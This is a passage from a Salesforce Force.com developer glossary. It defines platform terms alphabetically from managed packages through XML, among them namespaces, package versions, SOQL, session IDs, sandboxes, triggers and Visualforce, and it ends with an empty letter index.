A collection of application components that is posted as a unit on the AppExchange and associated with a namespace and possibly a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

Manual Sharing
Record-level access rules that allow record owners to give read and edit permissions to other users who might not have access to the record any other way.

Many-to-Many Relationship
A relationship where each side of the relationship can have many children on the other side. Many-to-many relationships are implemented through the use of junction objects.

Master-Detail Relationship
A relationship between two different types of records that associates the records with each other. For example, accounts have a master-detail relationship with opportunities. This type of relationship affects record deletion, security, and makes the lookup relationship field required on the page layout.

Metadata
Information about the structure, appearance, and functionality of an organization and any of its parts. Force.com uses XML to describe metadata.

Metadata-Driven Development
An app development model that allows apps to be defined as declarative "blueprints," with no code required. Apps built on the platform—their data models, objects, forms, workflows, and more—are defined by metadata.

Metadata WSDL
A WSDL for users who want to use the Force.com Metadata API calls.

Multitenancy
An application model where all users and apps share a single, common infrastructure and code base.

MVC (Model-View-Controller)
A design paradigm that deconstructs applications into components that represent data (the model), ways of displaying that data in a user interface (the view), and ways of manipulating that data with business logic (the controller).

N

Namespace
In a packaging context, a one- to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers onAppExchange, similar to a domain name. Salesforce automatically prepends your namespace prefix, followed by two underscores ("___"), to all unique component names in your Salesforce organization.

Native App
An app that is built exclusively with setup (metadata) configuration on Force.com. Native apps do not require any external services or infrastructure.

O

Object
An object allows you to store information in your Salesforce organization. The object is the overall definition of the type of information you are storing. For example, the case object allow you to store information regarding customer inquiries. For each object, your organization will have multiple records that store the information about specific instances of that type of data. For example, you might have a case record to store the information about Joe Smith's training inquiry and another case record to store the information about Mary Johnson's configuration issue.

Object-Level Help
Custom help text that you can provide for any custom object. It displays on custom object record home (overview), detail, and edit pages, as well as list views and related lists.

Object-Level Security
Settings that allow an administrator to hide whole objects from users so that they don't know that type of data exists. Object-level security is specified with object permissions.

One-to-Many Relationship
A relationship in which a single object is related to many other objects. For example, an account may have one or more related contacts.

Organization
A deployment of Salesforce with a defined set of licensed users. An organization is the virtual space provided to an individual customer of Salesforce. Your organization includes all of your data and applications, and is separate from all other organizations.

Organization-Wide Defaults
Settings that allow you to specify the baseline level of data access that a user has in your organization. For example, you can set organization-wide defaults so that any user can see any record of a particular object that is enabled via their object permissions, but they need extra permissions to edit one.

Outbound Call
Any call that originates from a user to a number outside of a call center in Salesforce CRM Call Center.

Outbound Message
An outbound message is a workflow, approval, or milestone action that sends the information you specify to an endpoint you designate, such as an external service. Outbound messaging is configured in the Salesforce setup menu. Then you must configure the external endpoint. You can create a listener for the messages using the SOAP API.

Owner
Individual user to which a record (for example, a contact or case) is assigned.

P

PaaS
See Platform as a Service.

Package
A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Dependency
This is created when one component references another component, permission, or preference that is required for the component to be valid. Components can include but are not limited to:

- Standard or custom fields
- Standard or custom objects
- Visualforce pages
- Apex code

Permissions and preferences can include but are not limited to:

- Divisions
- Multicurrency
- Record types

Package Installation
Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Package Version
A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. See also Patch and Patch Development Organization.

Partner WSDL
A loosely-typed WSDL for customers, partners, and ISVs who want to build an integration or an AppExchange app that can work across multiple Salesforce organizations. With this WSDL, the developer is responsible for marshaling data in the correct object representation, which typically involves editing the XML. However, the developer is also freed from being dependent on any particular data model or Salesforce organization. Contrast this with the Enterprise WSDL, which is strongly typed.

Patch
A patch enables a developer to change the functionality of existing components in a managed package, while ensuring subscribing organizations that there are no visible behavior changes to the package. For example, you can add new variables or change the body of an Apex class, but you may not add, deprecate, or remove any of its methods. Patches are tracked by a `patchNumber` appended to every package version. See also Patch Development Organization and Package Version.

Patch Development Organization
The organization where patch versions are developed, maintained, and uploaded. Patch development organizations are created automatically for a developer organization when they request to create a patch. See also Patch and Package Version.

Personal Edition
Product designed for individual sales representatives and single users.

Platform as a Service (PaaS)
An environment where developers use programming tools offered by a service provider to create applications and deploy them in a cloud. The application is hosted as a service and provided to customers via the Internet. The PaaS vendor provides an API for creating and extending specialized applications. The PaaS vendor also takes responsibility for the daily maintenance, operation, and support of the deployed application and each customer's data. The service alleviates the need for programmers to install, configure, and maintain the applications on their own hardware, software, and related IT resources. Services can be delivered using the PaaS environment to any market segment.

Platform Edition
A Salesforce edition based on Enterprise, Unlimited, or Performance Edition that does not include any of the standard Salesforce apps, such as Sales or Service & Support.

Primary Key
A relational database concept. Each table in a relational database has a field in which the data value uniquely identifies the record. This field is called the primary key. The relationship is made between two tables by matching the values of the foreign key in one table with the values of the primary key in another.

Production Organization
A Salesforce organization that has live users accessing data.

Professional Edition
A Salesforce edition designed for businesses who need full-featured CRM functionality.

Prototype
The classes, methods and variables that are available to other Apex code.

Q

Query Locator
A parameter returned from the `query()` or `queryMore()` API call that specifies the index of the last result record that was returned.

Query String Parameter
A name-value pair that's included in a URL, typically after a '?' character. For example:

```
http://na1.salesforce.com/001/e?name=value
```

R

Record
A single instance of a Salesforce object. For example, "John Jones" might be the name of a contact record.

Record ID
The unique identifier for each record.

Record-Level Security
A method of controlling data in which you can allow a particular user to view and edit an object, but then restrict the records that the user is allowed to see.

Record Locking
Record locking is the process of preventing users from editing a record, regardless of field-level security or sharing settings. Salesforce automatically locks records that are pending approval. Users must have the "Modify All" object-level permission for the given object, or the "Modify All Data" permission, to edit locked records. The Initial Submission Actions, Final Approval Actions, Final Rejection Actions, and Recall Actions related lists contain Record Lock actions by default. You cannot edit this default action for initial submission and recall actions.

Record Name
A standard field on all Salesforce objects. Whenever a record name is displayed in a Force.com application, the value is represented as a link to a detail view of the record. A record name can be either free-form text or an autonumber field. `Record Name` does not have to be a unique value.

Recycle Bin
A page that lets you view and restore deleted information. Access the Recycle Bin by using the link in the sidebar.

Relationship
A connection between two objects, used to create related lists in page layouts and detail levels in reports. Matching values in a specified field in both objects are used to link related data; for example, if one object stores data about companies and another object stores data about people, a relationship allows you to find out which people work at the company.

Relationship Query
In a SOQL context, a query that traverses the relationships between objects to identify and return results. Parent-to-child and child-to-parent syntax differs in SOQL queries.

Role Hierarchy
A record-level security setting that defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.

Roll-Up Summary Field
A field type that automatically provides aggregate values from child records in a master-detail relationship.

Running User
Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard. If the running user is a specific user, all dashboard viewers see data based on the security settings of that user—regardless of their own personal security settings. For dynamic dashboards, you can set the running user to be the logged-in user, so that each user sees the dashboard according to his or her own access level.

S

SaaS
See Software as a Service (SaaS).

S-Control

Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Salesforce Certificate and Key Pair

Salesforce certificates and key pairs are used for signatures that verify a request is coming from your organization. They are used for authenticated SSL communications with an external web site, or when using your organization as an Identity Provider. You only need to generate a Salesforce certificate and key pair if you're working with an external website that wants verification that a request is coming from a Salesforce organization.

Salesforce Record ID

A unique 15- or 18-character alphanumeric string that identifies a single record in Salesforce.

Salesforce SOA (Service-Oriented Architecture)

A powerful capability of Force.com that allows you to make calls to external Web services from within Apex.

Sandbox

A nearly identical copy of a Salesforce production organization for development, testing, and training. The content and size of a sandbox varies depending on the type of sandbox and the editioin of the production organization associated with the sandbox.

Semi-Join

A semi-join is a subquery on another object in an `IN` clause in a SOQL query. You can use semi-joins to create advanced queries, such as getting all contacts for accounts that have an opportunity with a particular record type. See also Anti-Join.

Session ID

An authentication token that is returned when a user successfully logs in to Salesforce. The Session ID prevents a user from having to log in again every time he or she wants to perform another action in Salesforce. Different from a record ID or Salesforce ID, which are terms for the unique ID of a Salesforce record.

Session Timeout

The period of time after login before a user is automatically logged out. Sessions expire automatically after a predetermined length of inactivity, which can be configured in Salesforce from Setup by clicking **Security Controls**. The default is 120 minutes (two hours). The inactivity timer is reset to zero if a user takes an action in the Web interface or makes an API call.

Setter Methods

Methods that assign values. See also Getter Methods.

Setup

A menu where administrators can customize and define organization settings and Force.com apps. Depending on your organization's user interface settings, Setup may be a link in the user interface header or in the drop-down list under your name.

Sharing

Allowing other users to view or edit information you own. There are different ways to share data:

- Sharing Model—defines the default organization-wide access levels that users have to each other's information and whether to use the hierarchies when determining access to data.
- Role Hierarchy—defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.
- Sharing Rules—allow an administrator to specify that all information created by users within a given group or role is automatically shared to the members of another group or role.
- Manual Sharing—allows individual users to share records with other users or groups.

- Apex-Managed Sharing—enables developers to programmatically manipulate sharing to support their application's behavior. See Apex-Managed Sharing.

Sharing Model
Behavior defined by your administrator that determines default access by users to different types of records.

Sharing Rule
Type of default sharing created by administrators. Allows users in a specified group or role to have access to all information created by users within a given group or role.

Sites
Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

SOAP (Simple Object Access Protocol)
A protocol that defines a uniform way of passing XML-encoded data.

SOAP API
A SOAP-based Web services application programming interface that provides access to your Salesforce organization's information.

sObject
The abstract or parent object for all objects that can be stored in the Force.com platform.

Software as a Service (SaaS)
A delivery model where a software application is hosted as a service and provided to customers via the Internet. The SaaS vendor takes responsibility for the daily maintenance, operation, and support of the application and each customer's data. The service alleviates the need for customers to install, configure, and maintain applications with their own hardware, software, and related IT resources. Services can be delivered using the SaaS model to any market segment.

SOQL (Salesforce Object Query Language)
A query language that allows you to construct simple but powerful query strings and to specify the criteria that should be used to select data from the Force.com database.

SOSL (Salesforce Object Search Language)
A query language that allows you to perform text-based searches using the Force.com API.

Standard Object
A built-in object included with the Force.com platform. You can also build custom objects to store information that is unique to your app.

System Log
Part of the Developer Console, a separate window console that can be used for debugging code snippets. Enter the code you want to test at the bottom of the window and click Execute. The body of the System Log displays system resource information, such as how long a line took to execute or how many database calls were made. If the code did not run to completion, the console also displays debugging information.

T

Tag
In Salesforce, a word or short phrases that users can associate with most records to describe and organize their data in a personalized way. Administrators can enable tags for accounts, activities, assets, campaigns, cases, contacts, contracts, dashboards, documents, events, leads, notes, opportunities, reports, solutions, tasks, and any custom objects (except relationship group members) Tags can also be accessed through the SOAP API.

Test Case Coverage
Test cases are the expected real-world scenarios in which your code will be used. Test cases are not actual unit tests, but are documents that specify what your unit tests should do. High test case coverage means that most or all of the real-world scenarios you have identified are implemented as unit tests. See also Code Coverage and Unit Test.

Test Method
An Apex class method that verifies whether a particular piece of code is working properly. Test methods take no arguments, commit no data to the database, and can be executed by the `runTests()` system method either through the command line or in an Apex IDE, such as the Force.com IDE.

Test Organization
See Sandbox.

Transaction, Apex
An *Apex transaction* represents a set of operations that are executed as a single unit. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service method.

Trigger
A piece of Apex that executes before or after records of a particular type are inserted, updated, or deleted from the database. Every trigger runs with a set of context variables that provide access to the records that caused the trigger to fire, and all triggers run in bulk mode—that is, they process several records at once, rather than just one record at a time.

Trigger Context Variable
Default variables that provide access to information about the trigger and the records that caused it to fire.

U

Unit Test
A unit is the smallest testable part of an application, usually a method. A unit test operates on that piece of code to make sure it works correctly. See also Test Method.

Unlimited Edition
Unlimited Edition is Salesforce's solution for maximizing your success and extending that success across the entire enterprise through the Force.com platform.

Unmanaged Package
A package that cannot be upgraded or controlled by its developer.

URL (Uniform Resource Locator)
The global address of a website, document, or other resource on the Internet. For example, http://www.salesforce.com.

User Acceptance Testing (UAT)
A process used to confirm that the functionality meets the planned requirements. UAT is one of the final stages before deployment to production.

V

Validation Rule
A rule that prevents a record from being saved if it does not meet the standards that are specified.

Version
A number value that indicates the release of an item. Items that can have a version include API objects, fields and calls; Apex classes and triggers; and Visualforce pages and components.

View
The user interface in the Model-View-Controller model, defined by Visualforce.

View State
Where the information necessary to maintain the state of the database between requests is saved.

Visualforce
A simple, tag-based markup language that allows developers to easily define custom pages and components for apps built on the platform. Each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a controller written in Apex.

Visualforce Controller
See Controller, Visualforce.

Visualforce Lifecycle
The stages of execution of a Visualforce page, including how the page is created and destroyed during the course of a user session.

Visualforce Page
A web page created using Visualforce. Typically, Visualforce pages present information relevant to your organization, but they can also modify or capture data. They can be rendered in several ways, such as a PDF document or an email attachment, and can be associated with a CSS style.

W

Web Service
A mechanism by which two applications can easily exchange data over the Internet, even if they run on different platforms, are written in different languages, or are geographically remote from each other.

WebService Method
An Apex class method or variable that can be used by external systems, like a mash-up with a third-party application. Web service methods must be defined in a global class.

Web Services API
A Web services application programming interface that provides access to your Salesforce organization's information. See also SOAP API and Bulk API.

Workflow and Approval Actions
Workflow and approval actions, such as email alerts, tasks, field updates, and outbound messages, can be triggered by a workflow rule or approval process.

Wrapper Class
A class that abstracts common functions such as logging in, managing sessions, and querying and batching records. A wrapper class makes an integration more straightforward to develop and maintain, keeps program logic in one place, and affords easy reuse across components. Examples of wrapper classes in Salesforce include theAJAX Toolkit, which is a JavaScript wrapper around the Salesforce SOAP API, wrapper classes such as `CCritical Section` in the CTI Adapter for Salesforce CRM Call Center, or wrapper classes created as part of a client integration application that accesses Salesforce using the SOAP API.

WSDL (Web Services Description Language) File
An XML file that describes the format of messages you send and receive from a Web service. Your development environment's SOAP client uses the Salesforce Enterprise WSDL or Partner WSDL to communicate with Salesforce using the SOAP API.

X

XML (Extensible Markup Language)
A markup language that enables the sharing and transportation of structured data. All Force.com components that are retrieved or deployed through the Metadata API are represented by XML definitions.

Y

No Glossary items for this entry.

Z

No Glossary items for this entry.

INDEX

A

B

C

D

E

F

G

H

I

J

K

L

N

O

P

Q

R

S

T

U

V

W

X

Z